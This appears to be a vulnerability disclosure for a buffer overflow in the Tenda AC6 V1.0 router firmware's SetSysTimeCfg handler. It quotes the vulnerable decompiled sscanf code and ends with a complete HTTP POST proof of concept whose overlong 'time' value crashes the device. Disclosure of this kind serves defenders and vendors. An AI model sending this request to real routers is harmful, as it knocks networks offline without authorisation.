Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the time parameter in the fromSetSysTime function.


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/SetSysTimeCfg` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



Vulnerability details

This vulnerability lies in the `/goform/SetSysTimeCfg` page，The details are shown below:

```
else if ( !strcmp(timeType_value, "manual") )
{
  time_value = (char *)get_value_from_web(a1, (int)"time", (int)&unk_EA8B8);
  sscanf(time_value, "%[^-]-%[^-]-%[^ ] %[^:]:%[^:]:%s", v12, v11, v10, v9, v8, v7);// vuln
  tp.tm_year = atoi(v12) - 1900;
  tp.tm_mon = atoi(v11) - 1;
  tp.tm_mday = atoi(v10);
  tp.tm_hour = atoi(v9);
  tp.tm_min = atoi(v8);
  tp.tm_sec = atoi(v7);
  v19 = mktime(&tp);
```

POC

This POC can result in a Dos.

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.204.133
Content-Length: 710
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.7058891673130268&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

timeType=manual&time=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```